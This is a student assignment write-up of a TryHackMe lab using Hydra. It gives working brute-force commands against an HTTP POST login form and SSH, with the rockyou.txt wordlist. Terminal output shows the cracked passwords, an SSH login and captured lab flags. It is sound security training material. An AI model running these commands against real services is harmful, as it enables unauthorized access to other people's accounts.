SHUBHLAXH PORWAL
20BKT0056

CRYPTOGRAPHY

THEORY DA

INTRODUCTION

Hydra is a brute force online password cracking program; a quick system login password 'hacking' tool.

We can use Hydra to run through a list and 'bruteforce' some authentication service. Imagine trying to manually guess someones password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

Hydra is found pre installed in kali Linux along with many other password cracking tools.

SHUBHLAXH PORWAL
20BKT0056


HYDRA COMMANDS

Post Web Form

We can use Hydra to bruteforce web forms , we will have to make sure we know which type of request its making - a GET or POST methods are normally used.

Below is an example Hydra command to brute force a POST login form:


```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
"/:username=^USER^&password=^PASS^:F=incorrect" -V
```



OPTION	DESCRIPTION
-l	Single username
-P	indicates use the following password list
http-post-form	indicates the type of form (post)
/login url	the login page URL
:username	the form field where the username is entered
^USER^	tells Hydra to use the username
password	the form field where the password is entered
^PASS^	tells Hydra to use the password list supplied earlier
Login	indicates to Hydra the Login failed message
Login failed	is the login failure message that the form returns
F=incorrect	If this word appears on the page, its incorrect
-V	verborse output for every attempt

SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```




OPTION	DESCRIPTION
-l	is for the username
-P	Use a list of passwords
-t	specifies the number of threads to use

ROCKYOU.TXT

The text file that we use for brute force attack is rockyou.txt

It is available by default in kali linux and contains a set of 14 million passwords



```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/wordlists

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ wc -l rockyou.txt
14344392 rockyou.txt

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ 
```


SHUBHLAXH PORWAL
20BKT0056

VULNERABLE MACHINE

We need a vulnerable machine on which we can execute our password attack. Try hack me serves this purpose ,which gives us a vulnerable ip which we can open using a virtual private network.

Command used

```
openvpn /home/kali/Desktop/SHUBH.ovpn
```




```
2022-04-19 01:33:07 OPTIONS IMPORT: route options modified
2022-04-19 01:33:07 OPTIONS IMPORT: route-related options modified
2022-04-19 01:33:07 OPTIONS IMPORT: peer-id set
2022-04-19 01:33:07 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-19 01:33:07 Using peer cipher 'AES-256-CBC'
2022-04-19 01:33:07 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2022-04-19 01:33:07 Outgoing Data Channel: Using 512 bit message hash 'SHA512
' for HMAC authentication
2022-04-19 01:33:07 Incoming Data Channel: Cipher 'AES-256-CBC' initialized w
ith 256 bit key
2022-04-19 01:33:07 Incoming Data Channel: Using 512 bit message hash 'SHA512
' for HMAC authentication
2022-04-19 01:33:07 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-19 01:33:07 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2022-04-19 01:33:07 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08
:00:27:50:4c:14
2022-04-19 01:33:07 TUN/TAP device tun0 opened
2022-04-19 01:33:07 net_iface_mtu_set: mtu 1500 for tun0
2022-04-19 01:33:07 net_iface_up: set tun0 up
2022-04-19 01:33:07 net_addr_v4_add: 10.18.96.234/17 dev tun0
2022-04-19 01:33:07 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] t
able 0 metric 1000
2022-04-19 01:33:07 WARNING: this configuration may cache passwords in memory
 -- use the auth-nocache option to prevent this
2022-04-19 01:33:07 Initialization Sequence Completed
```

SHUBHLAXH PORWAL
20BKT0056

Attacking a post web form

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
"/:username=^USER^&password=^PASS^:F=incorrect" -V
```



Login


Your username or password is incorrect.

Username


Password

Login

© HydraSite 2012 - 2020




```
┌──(kali㉿kali)-[~]
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.122.248 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is in
correct."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 01:34:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.122.248:80/login:username=^USER^&password=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.122.248   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 01:35:01

┌──(kali㉿kali)-[~]
└─$ 
```



THM{2673a7dd116de68e85c48ec0b1f2612e}


Attacking a SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.122.248 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 01:35:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.122.248:22/
[22][ssh] host: 10.10.122.248   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 01:35:29

┌──(kali㉿kali)-[~]
└─$ 
```

Accessing the files after cracking password



```
┌──(kali㉿kali)-[~]
└─$ ssh molly@10.10.122.248
molly@10.10.122.248's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Apr 19 04:51:55 2022 from 10.18.96.234
molly@ip-10-10-122-248:~$ ls
flag2.txt
molly@ip-10-10-122-248:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-122-248:~$ 
```